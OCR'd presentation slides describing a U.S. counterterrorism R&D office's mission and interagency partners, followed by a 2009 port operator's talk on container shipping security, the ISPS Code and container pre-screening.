
Mission:

Identify and prioritize the needs of the interagency community charged with combating terrorism. Deliver capabilities to those on the front lines through rapid research, development, test, evaluation, and operational support. Incorporate available expertise and experience from government, commercial, private, and academic sources throughout the United States and the world.

Objectives:


- Provide interagency forum to coordinate R&D requirements for combating terrorism
- Sponsor interagency advanced technology development
- Promulgate technology & information transfer
- Influence policy development
- Guide basic and applied research

CTTSO Organization




INTERNATIONAL
PROGRAMS

Business Cycle



UNCLASSIFIED

CTTSO Performers



TSWG Projects

Australia | Canada | France | Germany | Israel | New Zealand | Singapore | Switzerland | United Kingdom

UNCLASSIFIED

Interagency Partners

Department of Defense

- OASD(SO/LIC)
- OATSD(NCB)CP/CBD
- OUSD(A&T) DDR&E and S&TS/LW
- Armed Forces Institute of Pathology
- Defense Advanced Research Projects Agency
- Defense Computer Forensics Laboratory
- Defense Intelligence Agency
- Defense Threat Reduction Agency
- Joint IED Defeat Task Force
- National Security Agency
- Pentagon Force Protection Agency
- Polygraph Institute
- The Joint Staff
- Unified Commands
- US Special Operations Command
- US Air Force
  - Air Combat Command
  - Air Force Research Lab
  - Electronic Systems Center
  - AFOSI
- US Army
  - 52nd ORD
  - SBCCOM / ECBC
  - Corps of Engineers / ERDC / PMDC
  - Criminal Investigations Command
  - Natick RDE Center
  - 22nd Chemical Battalion (Tech Escort)
  - Training and Doctrine Command
  - National Guard Bureau
- US Navy
  - Naval Criminal Investigative Service
  - Naval Facilities Engineering Service Center
  - Naval Special Warfare
  - NEODTD / DTRG
- US Marine Corps
  - Chemical Biological Incident Response Force
  - Network Operations & Security Command

Department of State

- Bureau of Diplomatic Security
- Office of the Coordinator for Counterterrorism
- Overseas Building Operations

Department of Agriculture

- Agricultural Research Service
- Animal and Plant Health Inspection Service
- Food Safety and Inspection Service
- Office of the Inspector General

Department of Energy

- National Nuclear Security Administration
- Office of Energy Assurance
- Office of Security

Department of Health and Human Services/USPHS

- Centers for Disease Control & Prevention
- Food & Drug Administration
- National Institute for Occupational Safety and Health

Department of Homeland Security

- Border and Transportation Security
- Immigration and Customs Enforcement
- Office for Domestic Preparedness
- Emergency Preparedness & Response
- Transportation Security Agency
- Science and Technology
- US Coast Guard
- US Secret Service

Department of Commerce

- National Institute of Standards and Technology
  - Office of Law Enforcement Standards

Department of Justice

- Bureau of Alcohol, Tobacco, Firearms and Explosives
- Drug Enforcement Administration
  - Federal Bureau of Investigation
- Federal Bureau of Prisons
- National Institute of Justice
  - Office of Justice Programs
- US Marshals Service

Department of Transportation

- Federal Aviation Administration
- Federal Railroad Administration
- Federal Transit Administration
- National Highway Traffic Safety Administration
- Volpe National Transportation Systems Center

Department of the Treasury

- Federal Reserve Board

Independent Agencies

- Environmental Protection Agency
- General Services Administration
- Intelligence Community
- Interagency Board
- National Virtual Translation Center
- Nuclear Regulatory Commission
- State and Local Agencies
- Supreme Court of the United States
- US Capital Police
- US Postal Inspection Service
- US Senate Sergeant at Arms
- US Supreme Court Police


New Directions

- EXPEDITIONARY / MOBILE OPERATIONS
  - Ruggedized Solutions
  - Austere Environment
- SMALL UNITS / PATROL BASES
  - Low Profile
  - Integrated Packages
- SPECIAL THREAT FOCUS
  - Tunnels / Underground Voids
  - Waterside Security
  - Homemade Explosives

TSWG Mission

- **Mission:** Conduct the U.S. national interagency research and development program for Combating Terrorism through rapid research, development, and prototyping.
- **Objectives:**
  - Provide interagency forum to coordinate R&D requirements for combating terrorism
  - Sponsor R&D not addressed by individual agencies
  - Promote information transfer

International Supply Chain Vulnerabilities




Gary D. Gilbert
Senior Vice President
Hutchison Port Holdings
9 September 2009

Maritime Perspective
Protecting Ports, Vessels & Cargoes

AFP

HPH Ports Around The World – 49 Ports




HPH 2008 Volume 69 million Containers

MAERSK LINE


The 15,000 TEU Containership

LOA. = 400 m (1,312 ft.)
Draft = 14 m (46 ft.)
BEAM = 69 m (226 ft.)



Quarantine Station

The 15,000 TEU Containership



INTERNATIONAL MARITIME ORGANIZATION

Implementation of the IMO – ISPS Code

International Maritime Organization


The International Maritime Organization (IMO), a United Nations group of 162 signatory countries, adopted, in December 2002, amendments under the 1974 Safety of Life at Sea Convention (SOLAS) the new International Ship and Port Facility Security Code (ISPS Code).

The code contains mandatory security related requirements for governments, port operators and shipping companies. Each government, port operator and ship must have a security designate, security plan, training and risk assessment as **per international law commenced 1 July 2004.**

Key elements of CSI

- Establish security criteria for identifying containers that may pose a risk for terrorism, based on advance information.
- Pre-screen containers at the earliest possible point.
- Use technology to quickly pre-screen containers that may pose a risk for terrorism.
- Develop secure and ”smart" containers.

69 million Trojan Horses



U.S. Customs and Border Protection

Customs Declaration
